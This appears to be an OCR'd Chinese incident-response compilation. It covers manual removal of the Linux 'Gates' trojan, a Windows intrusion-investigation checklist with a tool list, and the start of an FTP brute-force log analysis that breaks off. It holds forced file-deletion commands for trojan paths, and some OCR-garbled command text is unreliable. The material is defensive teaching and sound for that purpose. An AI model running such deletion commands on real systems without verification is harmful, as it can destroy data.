
应急场景

某天，网站管理员发现服务器 CPU 资源异常，几个异常进程占用大量网络带宽：



事件分析


异常 IP 连接：



异常进程：

查看进行发现 ps aux 进程异常，进入该目录发现多个命令，猜测命令可能已被替换

登录服务器，查看系统进程状态，发现不规则命名的异常进程、异常下载进程：




异常启动项

进入 rc3.d 目录可以发现多个异常进行：


/etc/rc.d/rc3.d/S97DbSecuritySpt

/etc/rc.d/rc3.d/S99selinux



搜索病毒原体

find / -size -1223124c -size +1223122c -exec ls -id {} \; 1223123



从以上种种行为发现该病毒与“盖茨木马”有点类似，具体技术分析细节详见：

Linux 平台“盖茨木马”分析

http://www.freebuf.com/articles/system/117823.html

悬镜服务器卫士丨 Linux 平台“盖茨木马”分析

http://www.sohu.com/a/117926079_515168

手动清除木马过程：

1、简单判断有无木马

#

```
cat /etc/rc.d/init.d/selinux
cat /etc/rc.d/init.d/DbSecuritySpt
ls /usr/bin/bsd-port
ls /usr/bin/dpkgd

#查

ls -lh /bin/netstat
ls -lh /bin/ps
ls -lh /usr/sbin/lsof
ls -lh /usr/sbin/ss
```

2、上传如下命令到 /root 下

ps netstat ss lsof

3、删除如下目录及文件

Rm -rf /usr/bin/dpkgd (ps netstat lsof ss)

rm -rf /usr/bin/bsd-port # 马

rm -f /usr/bin/.sshd # 马

rm -f /tmp/gates.lod
rm -f /tmp/moni.lod

rm -f /etc/rc.d/init.d/DbSecuritySpt(动 马变)

rm -f /etc/rc.d/rc1.d/S97DbSecuritySpt
rm -f /etc/rc.d/rc2.d/S97DbSecuritySpt
rm -f /etc/rc.d/rc3.d/S97DbSecuritySpt
rm -f /etc/rc.d/rc4.d/S97DbSecuritySpt
rm -f /etc/rc.d/rc5.d/S97DbSecuritySpt

rm -f /etc/rc.d/init.d/selinux(认 动/usr/bin/bsd-port/getty)

rm -f /etc/rc.d/rc1.d/S99selinux
rm -f /etc/rc.d/rc2.d/S99selinux
rm -f /etc/rc.d/rc3.d/S99selinux
rm -f /etc/rc.d/rc4.d/S99selinux
rm -f /etc/rc.d/rc5.d/S99selinux

4、找出异常程序并杀死

5、删除含木马命令并重新安装


命令替换

RPM check 检查:

系统完整性也可以通过 rpm 自带的 -Va 来校验检查所有的 rpm 软件包,有哪些被篡改了,防止 rpm 也被替换,上传一个安全干净稳定版本 rpm 二进制到服务器上进行检查

./rpm -Va > rpm.log

如果一切均校验正常将不会产生任何输出。如果有不一致的地方，就会显示出来。输出格式是 8 位长字符串，c 用以指配置文件，接着是文件名. 8 位字符的每一个 用以表示文件与 RPM 数据库中一种属性的比较结果 。. (点) 表示测试通过。.下面的字符表示对 RPM 软件包进行的某种测试失败:



命令替换：

rpm2cpio | cpio -idv . *绝对* rpm

Rpm2cpio 将 rpm 包转换为 cpio 格式的命令

Cpio 是一个标准工具，它用于创建软件档案文件和从档案文件中提取文件

Cpio 选项 < [文件|设备]

-i：copy-in 模式，还原-d：还原时自动新建目录-v：显示还原过程

文件提取还原案例：

查询 ls 命令属于哪个软件包

```
rpm -qf /bin/ls
mv /bin/ls /tmp
```

提取 rpm 包中 ls 命令到当前目录的 /bin/ls 下:

```
rpm2cpio /mnt/cdrom/Packages/coreutils-8.4-19.el6.i686.rpm | cpio -idv ./bin/ls
```

把 ls 命令复制到 /bin/ 目录 修复文件丢失:

```
cp /root/bin/ls /bin/
```

挂载命令 rpm 包：

mkdir /mnt/chrom/ *载*


mount -t iso9660 /dev/cdrom /mnt/cdrom/ *盘*

mount/dev/sr0 /mnt/cdrom/

卸载命令

umount *设备* *载*

umount /mnt/cdrom/



参考链接:

https://www.zhihu.com/question/33964391

http://www.freebuf.com/articles/system/11424.html

https://help.aliyun.com/knowledge_detail/37479.html?spm=a2c4g.11186623.4.1.W0eomj

https://cloud.tencent.com/document/product/296/9604

windows 应急流程及实战演练

原创： Bypass 信安之路 2018-10-11

当企业发生黑客入侵、系统崩溃或其它影响业务正常运行的安全事件时，急需第一时间进行处理，使企业的网络信息系统在最短时间内恢复正常工作，进一步查找入侵来源，还原入侵事故过程，同时给出解决方案与防范措施，为企业挽回或减少经济损失。

常见的应急响应事件分类：

web 入侵：网页挂马、主页篡改、Webshell

系统入侵：病毒木马、勒索软件、远控后门

网络攻击：DDOS 攻击、DNS 劫持、ARP 欺骗

针对常见的攻击事件，结合工作中应急响应事件分析和解决的方法，总结了一些 Window 服务器入侵排查的思路。

0x01 入侵排查思路

一、检查系统账号安全

1、查看服务器是否有弱口令，远程管理端口是否对公网开放。

检查方法：

据实际情况咨询相关服务器管理员。

2、查看服务器是否存在可疑账号、新增账号。

检查方法：

打开 cmd 窗口，输入 lusrmgr.msc 命令，查看是否有新增/可疑的账号，如有管理员群组的（Administrators）里的新增账户，如有，请立即禁用或删除掉。

3、查看服务器是否存在隐藏账号、克隆账号。

检查方法：

a、打开注册表 ，查看管理员对应键值。

b、使用 D 盾 _web 查杀工具，集成了对克隆账号检测的功能。

4、结合日志，查看管理员登录时间、用户名是否存在异常。

检查方法：

a、Win+R 打开运行，输入“eventvwr.msc”，回车运行，打开“事件查看器”。

b、导出 Windows 日志--安全，利用 Log Parser 进行分析。


二、检查异常端口、进程

1、检查端口连接情况，是否有远程连接、可疑连接。

检查方法：

a、netstat -ano 查看目前的网络连接，定位可疑的 ESTABLISHED

b、根据 netstat 定位出的 pid，再通过 tasklist 命令进行进程定位 tasklist |findstr “PID”



2、进程

检查方法:

a、开始--运行--输入 msinfo32，依次点击“软件环境→正在运行任务”就可以查看到进程的详细信息，比如进程路径、进程 ID、文件创建日期、启动时间等。

b、打开 D 盾 _web 查杀工具，进程查看，关注没有签名信息的进程。

c、通过微软官方提供的 Process Explorer 等工具进行排查 。

d、查看可疑的进程及其子进程。可以通过观察以下内容:

签 验证 进

进

进

进

CPU *资 长时间过 进*

3、小技巧：

a、查看端口对应的 PID： netstat -ano | findstr “port”

b、查看进程对应的 PID：任务管理器--查看--选择列--PID 或者 tasklist | findstr “PID”

c、查看进程对应的程序位置：

务 --选择对应进 -- 键

输 wmic cmd *输* process

d、tasklist /svc 进程-- PID --服务

e、查看 Windows 服务所对应的端口：

%system%/system32/drivers/etc/services %system% C:\Windows

三、检查启动项、计划任务、服务

1、检查服务器是否有异常的启动项。

检查方法：

a、登录服务器，单击【开始】>【所有程序】>【启动】，默认情况下此目录在是一个空目录，确认是否有非业务程序在该目录下。

b、单击开始菜单 >【运行】，输入 msconfig，查看是否存在命名异常的启动项目，是则取消勾选命名异常的启动项目，并到命令中显示的路径删除文件。

c、单击【开始】>【运行】，输入 regedit，打开注册表，查看开机启动项是否正常，特别注意如下三个注册表项：

HKEY_CURRENT_USER\software\micorsoft\windows\currentversion\run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run


HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runonce

检查右侧是否有启动异常的项目，如有请删除，并建议安装杀毒软件进行病

毒查杀，清除残留病毒或木马。

d、利用安全软件查看启动项、开机时间管理等。

e、组策略，运行 gpedit.msc。



2、检查计划任务

检查方法：

a、单击【开始】>【设置】>【控制面板】>【任务计划】，查看计划任务属性，便可以发现木马文件的路径。

b、单击【开始】>【运行】；输入 cmd，然后输入 at，检查计算机与网络上的其它计算机之间的会话或计划任务，如有，则确认是否为正常连接。

3、服务自启动

检查方法：

单击【开始】>【运行】，输入 services.msc，注意服务状态和启动类型，检查是否有异常服务。

四、检查系统相关信息

1、查看系统版本以及补丁信息

检查方法：

单击【开始】>【运行】，输入 systeminfo，查看系统信息

2、查找可疑目录及文件

检查方法：

a、 查看用户目录，新建账号会在这个目录生成一个用户目录，查看是否有新建用户目录。

Window 2003 :

C:\Documents and Settings

Window 2008R2 :

C:\Users\

b、单击【开始】>【运行】，输入 %UserProfile%\Recent，分析最近打开分析可疑文件。

c、在服务器各个目录，可根据文件夹内文件列表时间进行排序，查找可疑文件。

五、自动化查杀

1、病毒查杀

检查方法：

下载安全软件，更新最新病毒库，进行全盘扫描。

2、webshell 查杀

检查方法：

选择具体站点路径进行 webshell 查杀，建议使用两款 webshell 查杀工具同时查杀，可相互补充规则库的不足。

六、日志分析

1、系统日志

分析方法：

a、前提：开启审核策略，若日后系统出现故障、安全事故则可以查看系统的日志文件，排除故障，追查入侵者的信息等。

b、Win+R 打开运行，输入“eventvwr.msc”，回车运行，打开“事件查看器”。

C、导出应用程序日志、安全日志、系统日志，利用 Log Parser 进行分析。

2、WEB 访问日志

分析方法：

a、找到中间件的 web 日志，打包到本地方便进行分析。

b、推荐工具：

Window 下，推荐用 EmEditor 进行日志分析，支持大文本，搜索效率还不错。

Linux 下，使用 Shell 命令组合查询分析

0x02 工具篇

病毒分析 ：

PCHunter：

http://www.xuetr.com

火绒剑：

https://www.huorong.cn

Process Explorer：

https://docs.microsoft.com/zh-cn/sysinternals/downloads/process-explorer

processhacker：

https://processhacker.sourceforge.io/downloads.php

autoruns：

https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns

OTL：

https://www.bleepingcomputer.com/download/otl/

病毒查杀：

卡巴斯基（推荐理由：绿色版、最新病毒库）：

http://devbuilds.kaspersky-labs.com/devbuilds/KVRT/latest/full/KVRT.exe

大蜘蛛（推荐理由：扫描快、一次下载只能用 1 周，更新病毒库）：

http://free.drweb.ru/download+cureit+free

火绒安全软件：

https://www.huorong.cn

360 杀毒：

http://sd.360.cn/download_center.html

病毒动态：

CVERC-国家计算机病毒应急处理中心：

http://www.cverc.org.cn

微步在线威胁情报社区：

https://x.threatbook.cn

火绒安全论坛：

http://bbs.huorong.cn/forum-59-1.html

爱毒霸社区：

http://bbs.duba.net

腾讯电脑管家：

http://bbs.guanjia.qq.com/forum-2-1.html

在线病毒扫描网站：

多引擎在线病毒扫描网 v1.02，当前支持 41 款杀毒引擎:

http://www.virscan.org

腾讯哈勃分析系统:

https://habo.qq.com

Jotti 恶意软件扫描系统:

https://virusscan.jotti.org

针对计算机病毒、手机病毒、可疑文件等进行检测分析:

http://www.scanvir.com

webshell 查杀:

D 盾_Web 查杀:

http://www.d99net.net/index.asp

河马 webshell 查杀:

http://www.shellpub.com

深信服 Webshell 网站后门检测工具:

http://edr.sangfor.com.cn/backdoor_detection.html

Safe3:


http://www.uusec.com/webshell.zip

0x03 应急响应实战之 FTP 暴力破解

FTP 是一个文件传输协议,用户通过 FTP 可从客户机程序向远程主机上传或下载文件，常用于网站代码维护、日常源码备份等。如果攻击者通过 FTP 匿名访问或者弱口令获取 FTP 权限，可直接上传 webshell，进一步渗透提权，直至控制整个网站服务器。

应急场景

从昨天开始，网站响应速度变得缓慢，网站服务器登录上去非常卡，重启服务器就能保证一段时间的正常访问，网站响应状态时而飞快时而缓慢，多数时间是缓慢的。针对网站服务器异常，系统日志和网站日志，是我们排查处理的重点。查看 Window 安全日志，发现大量的登录失败记录：




日志分析


安全日志分析：

安全日志记录着事件审计信息，包括用户验证（登录、远程访问等）和特定用户在认证后对系统做了什么。

打开安全日志，在右边点击筛选当前日志， 在事件 ID 填入 4625，查询到事件 ID4625，事件数 177007，从这个数据可以看出，服务器正则遭受暴力破解：



进一步使用 Log Parser 对日志提取数据分析，发现攻击者使用了大量的用户名进行爆破，例如用户名：fxxx，共计进行了 17826 次口令尝试，攻击者基于“fxxx”这样一个域名信息，构造了一系列的用户名字典进行有针对性进行爆破，如下图：



